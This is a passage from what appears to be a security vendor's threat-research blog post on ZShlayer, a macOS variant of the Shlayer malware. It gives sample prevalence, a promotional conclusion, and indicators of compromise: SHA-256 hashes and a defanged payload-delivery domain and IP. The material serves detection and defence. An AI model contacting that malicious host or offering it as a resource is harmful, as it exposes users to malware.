
The server, which appears to have been up for at least two months, is not recognized as malicious on VirusTotal and is currently active with a 200 status code.



As Shlayer payloads have been discussed in detail by other researchers, we refer further analysis of the final payload to already published work such as here and here.

How Prevalent is ZShlayer in the Wild?

Searching for ZShlayer on VirusTotal reveals a large number of individual samples and shows that this variant has been active since late June 2020. As of today, our latest retrohunt showed 172 samples. Some of the parent DMGs of these samples have a reputation score of 0/58 on VT.



Conclusion

The ZShlayer variant of the Shlayer malware on top of the recent Shlayer campaign abusing Apple's Notarization service is clear evidence that these threat actors are continuing to evolve and are pursuing multiple campaigns against macOS users. A multi-engined behavioral AI solution that can detect malware based on its behavior rather than relying solely on file characteristics continues to be the best way to protect your macOS fleet. If you would like to see how SentinelOne can help protect your business, contact us today or request a free demo.

Indicators of Compromise

ZShlayer Scripts

269d5f15da3bc3522ca53a3399dbaf4848f86de35d78c636a78336d46c23951c
e3292268c1d0830e76c3e80b4ea57921b9171027e07f064ef3b867b6d0450191
93ff20ff59d4e82e9c0e3b08037c48886dc54b8ed37c19894e0a65c1af8612f6
c561d62c786c757a660c47d133b6d23e030a40c4aa08aebe44b8c4a7711da580
16885c2443b610d80b30828b1445ca326adb727c48f06d073e4dcb70fe3e5c2e
1bc5d3cb3d885fad8230e01dc5f86145d16ed5552a0fa8725689635b96b681e1

Parent DMGs

f6cb7f9593d85f0cd1e81d5b9f520b74d9bf5e829206cefe05b956c0f7638c28
3e20c0b2979a368c7d38cf305f1f60693375165bb76150ad80dbd34e7e0550ed
c319761789afb6aa9cddadf340dfa2d4d659e4b420d6dfde9640cdc4c1d813b7
823c4d39b0d93a1358b4fa02539868944ce15df91f78a1142be26edf07a64a5a
45d50559f73e7c12f1d9aa06283182cb67ac953d285f044e77447569ca8a278c
f94c8712dd7716cfeac79e6e59fdca07db4452c5d239593f421f97246ee8ef41

Domains

http[:]//dqb2corklaq0k[.]cloudfront[.]net/
13[.]226[.]23[.]203

Source: https://www.sentinelone.com/blog/coming-out-of-your-shell-from-shlayer-to-zshlayer/